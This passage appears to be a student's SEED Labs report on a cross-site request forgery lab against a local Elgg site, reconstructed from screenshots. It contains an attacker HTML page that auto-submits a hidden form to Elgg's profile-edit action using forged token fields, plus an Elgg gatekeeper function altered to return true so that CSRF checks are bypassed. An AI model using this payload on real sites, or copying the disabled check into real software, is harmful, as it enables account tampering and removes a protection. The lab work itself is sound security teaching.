Therefore secret token validation fails if we perform the attack when the countermeasure is turned on because it identifies it as a cross site request and not request from user.


ActionsService.php
/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg


```php
	*/
	public function gatekeeper($action) {
		return true;

		if ($action === 'login') {
			if ($this->validateActionToken(false)) {
				//return true;
			}

			$token = get_input('__elgg_token');
			$ts = (int)get_input('__elgg_ts');
			if ($token && $this->validateTokenTimestamp($ts)) {
				// The tokens are present and the time looks valid: this is probably a mismatch due to the
				// login form being on a different domain.
				register_error(_elgg_services()->translator->translate('actiongatekeeper:crosssitelogin'));

				forward('login', 'csrf');
			}

			// let the validator send an appropriate msg
			$this->validateActionToken();

		} else if ($this->validateActionToken()) {
			return true;
		}

		forward(REFERER, 'csrf');
	}

	/**
	 * Was the given token generated for the session defined by session_token?
	 *
	 * @param string $token         CSRF token
	 * @param int    $timestamp     Unix time
	 * @param string $session_token Session-specific token
	 *
	 * @return bool
	 * @access private
	 */
	public function validateTokenOwnership($token, $timestamp, $session_token = '') {
		$required_token = $this->generateActionToken($timestamp, $session_token);

		return _elgg_services()->crypto->areEqual($token, $required_token);
	}

	/**
	 * Generate a token from a session token (specifying the user), the timestamp, and the site key.
	 *
	 * @see generate_action_token
	 *
	 * @param int    $timestamp     Unix timestamp
```


*index.html


```html
<html>
<body>
<h1>HAcker part 2</h1>
<script type="text/javascript">
function post(url,fields)
{
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = url;
p.innerHTML = fields;
p.target= " self"
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}

function csrf_hack()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.

fields += "<input type='hidden' name='__elgg_ts' value='1586136387'>";
fields += "<input type='hidden' name='__elgg_token' value='25VZ2CmCNvAQkCn3e21s3Q'>";
fields += "<input type='hidden' name='name' value='Baby'>";
fields += "<input type='hidden' name='briefdescription' value='I support seed labs'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]'value='2'>";
fields += "<input type='hidden' name='guid' value='43'>";
var url="http://www.csrflabelgg.com/action/profile/edit";
post(url, fields);
}

/
// Invoke forge_post() after the page is loaded.
window.onload = function() { csrf_hack();}

</script>
</body>
</html>
```


File Edit View History Bookmarks Tools Help
csrflabattacker.com/
All Site Activity : CSRF L...
www.csrflabelgg.com/activity
Most Visited
SEED Labs
Sites for Labs
Account »
CSRF Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
All Site Activity
All
Mine
Friends
Filter
Show All
Alice is now a friend with Boby 2 days ago
Alice is now a friend with Boby 2 days ago
Alice is now a friend with Boby 2 days ago
Search
Boby
Blogs
Bookmarks
Files
Pages
Wire posts
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Storage
All HTML CSS JS XHR Fonts Images Media WS Other
Persist Logs
Disable cache
Filter URLs
Sta... Meth... File Domain Cause Type Transfer... Size
302 POST login www.csrflabelg... document html 4.48 KB 29.04 KB → 763 ms
302 GET / www.csrflabelg... document html 4.43 KB 29.04 KB → 145 ms
200 GET activity www.csrflabelg... document html 4.46 KB 29.04 KB → 149 ms
200 GET font-awesome.css www.csrflabelg... stylesheet css cached 28.38 KB
200 GET elgg.css www.csrflabelg... stylesheet css cached 58.10 KB
200 GET colorbox.css www.csrflabelg... stylesheet css cached 3.80 KB
19 requests 181.46 KB / 13.37 KB transferred Finish: 1.88 s DOMContentLoaded: 1.43 s load: 1.91 s
Headers
Cookies
Params
Response
Timings
Filter request parameters
Form data
__elgg_token: 2SVZ2CmCNvMQkCn3e21s3Q
__elgg_ts: 1586136307
password: seedboby
username: boby


SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
Terminal
[04/03/20]seed@VM:~$ sudo gedit /var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg/ActionsService.php
** (gedit:28917): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[04/03/20]seed@VM:~$ sudo gedit /var/www/CSRF/Attacker/index.html
(gedit:29006): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
** (gedit:29006): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:29006): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:29006): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[04/03/20]seed@VM:~$


SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
All site blogs : CSRF Lab Site - Mozilla Firefox
www.csrflabelgg.com/blog/all
CSRF Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
All site blogs
Add blog post
All
Mine
Friends
hacker part 2
By Alice 5 hours ago
http://www.csrflabattacker.com/
Latest comments
No comments
Powered by Elgg


csrflabattacker.com/
www.csrflabattacker.com
HAcker part 2



References:

- https://github.com/aasthayadav/CompSecAttackLabs/blob/master/8.%20CSRF%20Attack/Lab%208%20CSRF%20Attack.pdf
- Have also referred the lab description provided.